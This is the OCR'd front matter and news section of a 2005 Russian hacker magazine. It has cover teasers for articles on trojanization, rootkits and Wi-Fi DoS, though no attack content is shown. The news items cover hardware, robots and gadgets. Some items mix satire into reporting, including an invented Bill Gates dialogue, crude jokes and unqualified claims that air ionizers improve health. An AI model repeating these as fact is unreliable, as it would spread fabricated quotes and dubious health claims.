ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ

ХАКЕР

WWW.XAKEP.RU

АВГУСТ 08(80) 2005

МАСШТАБНАЯ ПОКУПКА
ВЗЛОМ РОССИЙСКОГО ИНТЕРНЕТ-МАГАЗИНА

РУЧНАЯ ТРОЯНИЗАЦИЯ
ВНЕДРЯЕМ СВОЙ КОД В РИЛОЖЕНИЯ ПОД WINDOWS

СИСТЕМНЫЙ МАСКАРАД
СОЗДАНИЕ ЭЛЕМЕНТАРНОГО НЕЯДЕРНОГО РУТКИТА

КРЭКИНГ — ЭТО ПРОСТО
ПЕРВЫЕ ШАГИ ДЛЯ НАЧИНАЮЩЕГО КРЭКЕРА

ВОЗДУШНЫЙ ОТКАЗ
ОПИСАНИЕ DOS ATAK НА WIFI-СЕТИ

SHREDDERS, WIPERS, CLEANERS & RASERS
БЕЗВОЗВРАТНОЕ УДАЛЕНИЕ ИНФОРМАЦИИ



УГНАННЫЕ СОРЦЫ ВЗЛОМ ON-LINE RPG

80

ISSN 1609-1019

(game)land





WWW.DCAMAG.RU





/РЕДАКЦИЯ

>Главный редактор
Иван «CuTTer» Петров
(cutter@real.xakep.ru)

>Выпускающий редактор
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru)

>Редакторы рубрик

ВЗЛОМ
Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)

PC_ZONE и UNITS
Артем «b00b1ik» Аникин
(b00b1ik@real.xakep.ru)

СЦЕНА
Олег «mindw0rk» Чебенеев
(mindw0rk@real.xakep.ru)

UNIXOID
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

КОДИНГ
Николай «GorluM» Андреев
(gorlum@real.xakep.ru)

ИМПЛАНТ
Алекс Целых
(editor@technews.ru)

DVD/CD
Виталий «hiNt» Волов
(hint@real.xakep.ru)

ВИДЕО ПО ВЗЛОМУ
Олег «NSD» Толстых
(nsd@nsd.ru)

>Литературный редактор
Анна Большова

/ART

>Арт-директор
Константин Обухов
(obukhov@real.xakep.ru)

>Дизайнеры
Иван Васин
(vasin@real.xakep.ru)
Наталья Жукова

/INET

>WebBoss
Скворцова Алена
(Alyona@real.xakep.ru)

>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/РЕКЛАМА

>Директор по рекламе gameland
Игорь Пискунов
(igor@gameland.ru)

> Руководитель отдела рекламы цифровой группы
Басова Ольга
(olga@gameland.ru)

>Менеджеры отдела
Емельянцева Ольга
(olgaeml@gameland.ru)
Алехина Оксана
(alekhina@gameland.ru)
Нагаев Сергей
(nagaev@gameland.ru)
Горячева Евгения
(goryacheva@gameland.ru)

> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)

/PUBLISHING

>Издатель
Сергей Покровский
(pokrovsky@gameland.ru)

>Учредитель
ООО «Гейм Лэнд»

>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)

>Финансовый директор
Борис Скворцов
(boris@gameland.ru)

/ОПТОВАЯ ПРОДАЖА

>Директор отдела дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)

>Оптовое распространение
Степанов Андрей
(andrey@gameland.ru)

>Связь с регионами
Наседкин Андрей
(nasedkin@gameland.ru)

>Подписка
Попов Алексей
(popov@gameland.ru)


>PR - Яна Агарунова
тел.: (095) 935.70.34
факс: (095) 780.88.24

> ГОРЯЧАЯ ЛИНИЯ ПО ПОДПИСКЕ
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> ДЛЯ ПИСЕМ
101000, Москва,
Главпочтамт, а/я 652, Хакер
magazine@real.xakep.ru
http://www.xakep.ru

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии «ScanWeb», Финляндия
Тираж 89 000 экземпляров.
Цена договорная.
Мнение редакции не обязательно совпадает с мнением авторов.

**Редакция уведомляет: все материалы в номере предоставляются как информация к размышлению.
Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности.
Редакция в этих случаях ответственности не несет.**



INTRO:

Лето. Пока еще лето... Ты держишь в руках 80-й номер журнала Хакер. Юбилейный номер. Он особенный для нас. Так как журнал ежемесячный, то получается, что он издается уже 80/12=6.666 лет. Приятное такое число.

Большой респект тебе, дорогой читатель, что ты с нами. Именно благодаря тебе мы издаемся уже столько лет.

Как видишь, мы постоянно что-то корректируем в журнале, меняем внешний облик, постоянно дорабатываем контент, стараясь делать качественный продукт.

И мы будем всегда стремиться давать только самые вкусные и свежие материалы, чтобы ты был в курсе всего самого нового из мира IT. Не грузить, не учить жизни, а просто делиться с тобой информацией. Информация, которая, возможно, тебе понадобится в самые разные моменты жизни. Начиная от примитивных способов защиты своего компьютера, заканчивая написанием сложных программных продуктов.

Надеюсь, что и этот летний номер придется тебе по душе.

Иван Петров, главный редактор

MEGA NEWS


HITECHNEWS
Алекс Целых
(news@real.xakep.ru)

HARDNEWS
Сергей Никитин

ХNEWS
mindw0rk
(mindw0rk@gameland.ru)

HARDNEWS

БОЛЬШЕ ИОНОВ ОТ МОНИТОРОВ!



Два новых монитора от компании Samsung могут не только качественно показывать изображение, но они еще и заботятся о твоем здоровье. В них встроены ионизаторы воздуха. Если ты не знаешь, что это тебе даст, то вот справочка: они повышают уровень гамма-глобулина в крови, что увеличивает сопротивляемость организма болезнетворным бактериям, а также стимулируют выработку бета-эндорфина, положительно влияющего на настроение, устраняющего депрессии и стрессы и повышающего работоспособность. Ну как, впечатляет? Кстати, 720NA — это ЖК-панель, а 795MB+ — представитель вымирающего племени ЭЛТ-дисплеев. Первый имеет такие параметры: разрешение 1280x1024, время отклика 8 мс, яркость 300 кд/м2, контрастность 600:1 и углы обзора 160°/160°. В модели 720NA отверстия ионизатора расположены в нижней части экрана. Ты сможешь по своему желанию включить или выключить ионизатор простым нажатием кнопки.

GIGABYTE — ТЕПЕРЬ И КОРПУС!

Gigabyte выпускает свой первый корпус, который называется очень романтично — 3D Aurora. Он сделан из алюминия, не требует инструментов для сборки-разборки, вмещает массу накопителей, а сбоку передней панели расположены различные порты и аудиоразъемы. Любители оверклокинга оценят большой потенциал по вентиляции — помимо того, что большие размеры корпуса позволяют устанавливать в нем любую систему охлаждения (от стандартных радиаторов и вентиляторов до систем жидкостного охлаждения), на Auror'е есть место для монтажа трех 120 мм вентиляторов (один устанавливается на переднюю панель, а два на заднюю). А чтобы пользователь чувствовал, что его комплектующие защищены от чужих посягательств, боковая и передняя стенка корпуса оснащены замками. Кстати, сама компания Gigabyte в качестве системы охлаждения авроры рекомендует свой продукт 3D Galaxy, который подходит сюда как по размеру, так и по дизайну.



GT ОТ ATI



Компания nVidia лишилась своей монополии на платы с префиксом GT. Вечные конкуренты из Канады анонсировали ATI Radeon X800GT, свою новую плату среднего уровня. Префикс в названии может стать причиной неслабой путаницы — ведь этот графический адаптер прямой противник 6600GT. В его основе лежит чип R430Pro, выполненный по 0,11 мкм технологии, и имеющий 160 млн. транзисторов. Но GT — это GT, средний уровень, поэтому в нем 8 пиксельных конвейеров, хотя шина памяти такая же, как и в базовом чипе — 256 бит. Частоты ядра/памяти равны 395МГц/700 МГц, соответственно, на плате будет 128 или 256 Мб GDDR3 памяти. Или обычной DDR, как уж захочет производитель. Интерфейс, естественно, PCI-Express x16, очень вероятна поддержка режима ATI Crossfire. Цены на плату пока не названы, но, раз уж она направлена на противостояние с GeForce 6600GT, то ее стоимость должна быть около полутора сотен зеленых, иначе никакой конкуренции не будет и в помине. Выход на рынок намечен в начале августа.

ДВА В ОДНОМ

Чтобы воспользоваться всеми преимуществами технологии nVidia SLI (огромные скоростные показатели) и не попасть с ее недостатками, по крайней мере, не со всеми (большая цена, занимает много места в корпусе, высокий нагрев, не со всеми играми работает), можно приобрести плату GV-3D1-68GT от компании Gigabyte. Она располагает двумя графическими ядрами GeForce 6800 GT, работающими в связке по принципу SLI, имеет 2x16 пиксельных конвейеров и 512 Мб быстрой памяти GDDR3. Поддержка технологии Quad View обеспечивает работу с четырьмя мониторами. Просто панорама! По заявлению Gigabyte, результатом всего этого являются 20000 баллов в 3DMark 2003 и 10000 баллов в 3DMark 2005. В комплект поставки входит большой набор программ и игр, в том числе Cyberlink PowerDVD 6.0, Joint Operations и Xpand Rally. Мощная, но массивная система охлаждения полностью закрывает оба ГП и микросхемы памяти, состоит из вентилятора и радиаторов.




ROBOCUP 2005



С 13 по 17 июля в японском городе Осака проходил RoboCup 2005 (*www.robocup2005.org*). Ежегодный чемпионат мира по футболу среди роботов приняли на этот раз 333 команды из 31 страны мира. Самым ярким зрелищем было признано спортивное сражение робособак Aibo. В премьер-лиге двуногих роботов-гуманоидов победу одержала команда VisiON из Японии, обыгравшая со счетом 2:1 немецкую команду NimbRo (*www.nimbro.net*). Победителям достался хрустальный хай-тек кубок. Российская команда STEP из Санкт-Петербургского института информатики и автоматизации РАН в очередной раз была заявлена в симуляционной лиге. Переход к трехмерной модели соревнований дался нашим с трудом. Команда не вышла из группы D и закончила участие в турнире. В 2D-лиге команда выступила лучше, однако не вошла в число призеров. В следующем году RoboCup состоится в немецком городе Бремене. По замыслу создателей RoboCup, в 2050 году должен пройти первый чемпионат мира между людьми и роботами-андроидами.

ГОНКИ НА ВЕРБЛЮДАХ

В Большой гонке на верблюдах в Объединенных Арабских Эмиратах впервые приняли участие роботы-жокеи. Раньше в качестве погонщиков использовали детей в возрасте от 4 лет. Но с июля в этом традиционном соревновании бедуинов ввели ограничения. В день скачек 7 роботов весом от 15 до 26 килограммов переодели в человеческую одежду и шлемы. С помощью ремней их пристегнули к верблюжьим горбам. Действия роботов-жокеев с пульта дистанционного управления контролировали операторы-арабы. По сигналу хозяев роботы натягивали поводья. А зрители подгоняли верблюдов свистом. В ближайшее время ОАЭ и соседний Катар закупят в Японии более 10 000 роботов-жокеев стоимостью от $2000 до $5500 каждый.




ИЗ СИМУЛЯТОРЫ АВТО В СИМУЛЯТОРЫ ПОРНО



Если ты думер, квакер и вообще потомственный геймер, думаю, тебе знакома игра Grand Theft Auto. В ней можно скомуниздить любой запорожец в большом курортном городе, и покататься на нем, выполняя разные миссии. Ну, ты в курсе: убить того, зарезать другого, сжечь третьего. Так вот, агентство ESRB, сортирующее выходящие игры по категориям, присвоило новой части GTA — San Andreas — рейтинг M (разрешается играть детям от 17 лет). Пусть, мол, детишки постреляют. Но недавно стало известно такое, что ESRB пожалело о своей щедрости не раз. В интернете какая-то добрая душа выложила программу Hot Coffee, которая позволяет получить доступ к скрытому контенту игры. Например, в игре есть возможность отужинать у новой подружки в нумерах. Конечно, после качественных свиданий, цветов и шепотов при луне. Что происходит в нумерах в оригинале не показывается — слышны только странные чпокающие звуки, кроватные скрипы и гортанные охи. Но программа проливает на странные явления свет. Мы попадаем внутрь подружкиного дома... и что же мы видим? Ууу, мы не только видим, мы даже можем управлять, помогая герою двигаться в такт. В общем, дети в восторге, зато их родители не очень. Вокруг Rockstar Entertainment — компании разработчика игры, разгорелся большой скандал. И на вопрос: «Это что за порнуха, позвольте?», геймдевелоперы мужественно произнесли: «Это не мы!». Нам подробно разъяснили, что программка та не раскрывает якобы скрытый контент, а добавляет его. И все это козни хакеров в сторону примерных разработчиков игр. Но когда сотрудники игрового журнала Gamespot отреверсили версию игры для консоли плейстейшн, они нашли в ней тот самый запретный контент, от которого так отнекивалась Rockstar. Сейчас трудно сказать, выиграла ли компания от этого скандала или нет. С одной стороны, шум добавил игре известности, с другой — не всякий родитель теперь купит эту игру маленькому сыну.

10-ЛЕТНЯЯ ВИНДОУЗ ГУРУ



Чем ты занимался в 10 лет, мой юный друг? Ладно, не буду смущать, мы все этим занимались, а в первый раз я попробовал в 8. А вот 10-летняя девочка из Пакистана с русским именем Арфа Карим Рандхава, в отличие от нас, в ванной не засиживалась. И в свои юные годы уже успела получить статус MCP (Сертифицированный Windows профессионал). Это вам не мышкой по ярлыкам тыкать и порнушных теток на рабочий стол вешать. Девочке даже организовали аудиенцию с САМИМ Биллом Гейтсом. «Ну ты девочка ваще!» — восхитился Билл. «Дык я тавой, с 5 лет хакерю. И, кстати, Линукс маздая круче». «Но-но, девочка!» — обиделся Гейтс, но на работу взять пообещал. «Ты только школу-то окончи». Сейчас маленькая гуру уже грызет тоннель в граните науки, осваивая секурити в государственном институте прикладных технологий. Знакомые пророчат ей большое будущее, а народ на форуме *Securitylab.ru* выражает глубокое сочувствие.

АВТОДРОМ НА БУМАГЕ



Выпускники Королевского колледжа искусств — Филипп Уортингтон и Уильям Деннис разработали прототип игрушечных гоночных автомобилей Lineriders (*www.lineriders.net*), которые двигаются по нарисованной трассе. Машины выполнены в масштабе 1:43. Для нанесения дорожной разметки подходит практически любая поверхность — от кухонного стола до пола в гостиной. Даже обычный лист бумаги может служить миниавтодромом. Благодаря множеству сенсоров, игрушечный автомобиль всегда придерживается нарисованной линии. Используя маркеры разных цветов и специальные значки, можно запрограммировать экстренное торможение, набор скорости перед прыжком или маневры по огибанию препятствий. Изобразить идеальную трассу не просто, но тем интереснее представляется задумка дизайнеров. Массовый выпуск автомобилей Lineriders планирует освоить компания Mattel.

ШПИОНСКИЕ ТРУСИКИ

Безобидная ромашка на трусиках Forget-Me-Not таит под собой страшную мощь военных технологий. Чип системы глобального позиционирования GPS с миниатюрным элементом питания от часов вшивается в ткань таким образом, что на ощупь обнаружить его невозможно. Он позволяет незаметно в любой момент времени узнать местоположение хозяйки трусиков. А запатентованная система pantyMap выдает ближайшие ориентиры. Эти данные в реальном времени поступают на сотовый телефон, КПК или персональный компьютер — до 4 устройств одновременно. Дополнительный биометрический сенсор докладывает о сердцебиении и температуре тела подопечной. Производством новинки занимается японская компания Panchira. Стоимость гэджета составляет от $100 за самую базовую модель до $1190 за недельный комплект продвинутой модели с сенсорами. Шпионские трусы для мужчин пока не заявлены.



ПЯТЫЙ ФЕСТИВАЛЬ КОМПЬЮТЕРНОГО ИСКУССТВА CHAOS CONSTRUCTIONS DEMO PARTY 2005

20—21 августа 2005 года в Санкт-Петербурге пройдет пятый фестиваль компьютерного искусства CHAOS CONSTRUCTIONS demo party 2005. CHAOS CONSTRUCTIONS demo party — единственный в России конкурс, где за право быть лучшим спорят как отечественные, так и зарубежные программисты, художники, дизайнеры и музыканты. В этом году конкурсы пройдут по 24 номинациям, среди которых музыка, графика, demo и игры на PC, ZX Spectrum, Mobile/Handheld, Flash. «На сегодня около 40 человек заявили порядка 60 работ», — говорит один из организаторов фестиваля Петр Соболев, — «однако надо понимать, что, например, участники конкурса в категории Spectrum не отягощают себя предварительными заявками. Вообще, практика показывает, что число участников резко возрастает. Уже сейчас география фестиваля впечатляет: желание участвовать в конкурсной программе выразили не только жители Москвы и Санкт-Петербурга, но и Калининграда, Владивостока, Воркуты, Ижевска, Казани, Омска и многих других городов России. На CHAOS CONSTRUCTIONS demo party 2005 планируется показ роликов образовательного характера, кратко рассказывающих о каждом конкурсе. В перерывах между конкурсами на сцене будут выступать музыкальные группы Reef Project, ChipCult, McLighters. В рамках фестиваля пройдет уже ставшая традиционной уникальная выставка раритетных компьютеров с демонстрацией их в работе. Она, наверняка, заинтересует не только любителей старины, но и молодое поколение, пожалуй, только по книгам знакомы с такими «динозаврами», как Yamaha MSX-2, Sinclair ZX Spectrum, ИСКРА-1030. Генеральным информационным спонсором фестиваля стали журналы Хакер и Digital Creative Arts.





ДВУЛИЧНАЯ КЛАВА



Порадовать геймеров решила канадская корпорация Ideazon. Давненько им ничего не перепадало, а теперь вот! Ideazon предлагает устройства Zboard — клавиатуры, которые могут послужить и геймерам, и офисным работникам. Суть в том, что эти изделия имеют одну общую базу, на которую можно нацепить либо обычный офисный, либо специальный игровой модуль. Первый представляет из себя простую клавиатуру, оснащенную дополнительными клавишами. Игровой модуль имеет основные (используемые для перемещения) игровые клавиши увеличенной формы, а остальные (вроде прыжка, приседания и так далее) расположены вокруг них, в пределах досягаемости пальцев одной ладони. Профессиональные геймеры оценят возможность одновременного нажатия восьми клавиш, а также специальные модули с раскладками для самых известных игр. Так что теперь у тебя будет не просто клавиатура для всех игр, а для каждого гамеса — своя!

NVIDIA ПРЕДСТАВИТ GEFORCE 7800 GT УЖЕ СКОРО!




Компания ATI все никак не может начать поставки своего R520, а вот nVidia, наоборот, продолжает набирать обороты. Не удовлетворившись одним лишь выпуском GeForce 7800 GTX, которую все только-только начали нюхать, тестить, разглядывать и ставить в SLI, как прошел слух, что всего-навсего через месяц выйдет GeForce 7800 GT. Предполагается, что видеоплаты GeForce 7800 GT будут работать на частотах 335 и 1100 МГц (ядро и память, соответсвенно), комплектоваться 256 Мб памяти типа GDDR-3 со временем выборки 1,6 или 2,0 нс. Рекомендованная цена составит сумму, равную четырем или пяти сотням американских долларов. В основе платы будет лежать все тот же чип G70, а вот дизайн печатной платы слегка изменится. Это, не считая тех изменений, которые внесут непосредственно производители видеоплат. Так что ждем-с — кто nVidia GeForce 7800 GT, а кто — ATI Radeon R520.

ГОЛУБЫЕ БОРЯТСЯ СО СПАМОМ



Какое, по-твоему, наказание заслуживают спамеры? Согласен, кастрация с множественной ампутацией им самое то, но компания Blue Security имеет свой метод воздействия. Называется он Blue Community, или по-русски — клуб голубых. Если ты изо дня в день выгребаешь из рабочего ящика горы рекламного трэша — клуб голубых именно то, что тебе нужно. Вступить в него можно, зарегившись на сайте, дальше тебе предлагается скачать клиент Blue Frog и обзавестись парочкой новых почтовых ящиков. Они будут работать по принципу honeypots, являясь приманкой для спама. Когда гадкие спамеры позарятся на девственный ящик и начнут продвигать в нем свои сайты с «самыми горячими сиськами», за дело берется Blue Security. Удостоверившись, что спамерский трэш нарушает американский закон CAN-SPAM, они натравливают на рекламируемый сайт свои боты, которые отыскивают поля для ввода текста и вставляют в них просьбу исключить такой-то почтовый ящик из «списка потенциальных клиентов». А так как все мемберы по сути объединены, то просьб этих будет в полях столько, что владельцам горячих сисек разгребать и разгребать. Это можно сравнить с DoS-атакой, с той лишь разницей, что все как бы по-честному и не придраться. У подобного метода есть и противники, например, Джон Левайн — ведущий специалист по борьбе со спамом и член крупной антиспамерской коалиции. По его мнению, этот способ никуда не годится ввиду своей неэтичности. На что руководитель Голубой Секурити ответил: «Мы пытаемся предупредить спамеров, а не атаковать их. Они вполне могут убрать ящики из списка членов клуба Голубых. А если нет — на нет и суда нет. Гы-гы». Словом, инициатива хорошая. Я б и сам к ним присоединился, если б название клуба было другим.

ВСЕ БЫ ВАМ ШУТОЧКИ ШУТИТЬ



Как нам стало известно, из новости на *Securitylab.ru*, датированной 1 апреля этого года, корпорация Microsoft заключила договор с НИИ Трансплантологии о сотрудничестве. Как говорится, вы — нам, мы — вам. Билли Гейтс обязался снабжать докторов новейшими виндами и прочими маздайными прогами, а НИИ — делать халявные операции на пересадку органов хворающим сотрудникам компании. Народ на секулабе, помнится, тогда не повелся. «Все бы вам шуточки шутить», — скептически комментировала публика. А вот кое-кто поверил. И не только поверил, но и сообразил: «А ведь клево получается. Надо бы им свой тетрис на бейсике впихнуть, а взамен пусть пришьют мне новые уши вместо моих лопоухих». Короче, предложения от вдохновленных софтмейкеров повалили в НИИ Трансплантологии не просто ручьем, а Ниагарским водопадом. Да еще и органы соответствующие заинтересовались, ведь пересадки органов, простите уж за тафталогию, в России запрещены. Наконец, представители НИИ не выдержали и обратились к авторам портала с просьбой прекратить это безобразие. Результатом стало официальное заявление в новостях секулаба, мол, шутка была, чуваки. Шутим мы так, ага. А злосчастную статью удалили от греха подальше.



intel
inside
pentium 4




EXCILON
computers

КАК ПОЛУЧИТЬ 30 ГБ НА DVD?

Своим секретом поделились инженеры компании Toshiba, которая уже имеет в своем активе двухслойные болванки HD DVD-R DL как раз такого объема. Чтобы это стало возможным, потребовалось разработать новый органический материал, используемый в качестве слоя отражения в дисках, а также реализовать новый, более совершенный техпроцесс. Для создания дисков HD DVD-R DL нужно было сильно снизить толщину отражающего слоя серебра, чтобы дать возможность лазерному лучу свободно достигать нижележащего слоя. Однако более тонкий слой серебра начинает активно «поглощать» энергию, то есть при уменьшении толщины слоя серебра выделение теплоты из слоя значительно снижается. Вследствие теплового расширения искажается взаимное расположение записанных меток. Для преодоления этого эффекта разработчики использовали органический материал с большим коэффициентом теплопроводности. Toshiba начинает использовать 0.6-мм формовочные матрицы из поликарбоната, которые могут использоваться в следующих стадиях техпроцесса.




ВСЕ ЦВЕТА РАДУГИ



Компания Creative обновила экстерьер своих устройств. Теперь акустические системы серий SBS Vivid 80, SBS Vivid 60 и I-Trigue 3400 доступны в десяти различных цветовых исполнениях. Система SBS Vivid 80 имеет два 1,25 дюймовых драйвера, один из которых создает детальный и чистый звук, а второй используется для повышения басов. Как SBS Vivid 80, так и SBS Vivid 60 имеет встроенные переключатели для наушников. Набор Creative I-Trigue 3400 2.1 состоит из двух сателлитов, оснащенных тремя 1-дюймовыми микродрайверами Neo Titanium и сабвуфера, использующего 6,5-дюймовый драйвер. Есть возможность использовать эти колонки с MP3-плеерами, КПК и другими портативными устройствами. По словам одного из топ-менеджеров Creative: «Благодаря модному дизайну, эти мощные колонки дают пользователям тот стиль, который они сами пожелают».

МИМО ЛУНКИ






В магазин IWantOneOfThose.com завезли «умные» мячики для гольфа Incred-a-Ball. Нет, это не тот фантастический гэджет, который сам огибает деревья и другие препятствия, выпрыгивает из расщелин и прямиком закатывается в лунку. Внутри Incred-a-Ball вращающийся гироскоп. По нажатию на единственную кнопку на трехдиапазонной дистанционке, мячик начинает двигаться зигзагом, виляя из стороны в сторону. Разработчики предостерегают — если твой противник не понимает хорошую шутку, можно пропустить удар клюшкой под дых. В комплекте с гэджетом поставляется зарядное устройство. Стоит Incred-a-Ball 25 американских рублей.

КРЕМ ДЛЯ ЗАГАРА

Когда в термометре за окном закипела ртуть, некто Эд Филлипс из Великобритании выдал свое новое суперизобретение — интеллектуальный дозатор для солнцезащитного крема. MyTan представляет собой компактную емкость, в которую заливается лосьон или крем для загара. Первым делом, вращая ручку, нужно задать тип кожи и ее склонность к загару. Эту характеристику можно определить по таблице на основе данных о цвете кожи до загара, цвете волос, количестве веснушек и цвете кожи после загара. Затем следует указать время суток и солнечную активность, а также длительность солнечных ванн. В соответствии с желаемым результатом, на ролик будет выдавлено ровно столько крема, чтобы получить здоровый загар, а не покрыться волдырями. С использованием MyTan отпадает необходимость носить с собой несколько средств для загара с разными факторами защиты. Сам по себе дозатор очень удобен в использовании, а емкость можно заправлять неоднократно.




УКРАИНСКИЕ ГЕЙМ-ДЕВЕЛОПЕРЫ ЖГУТ



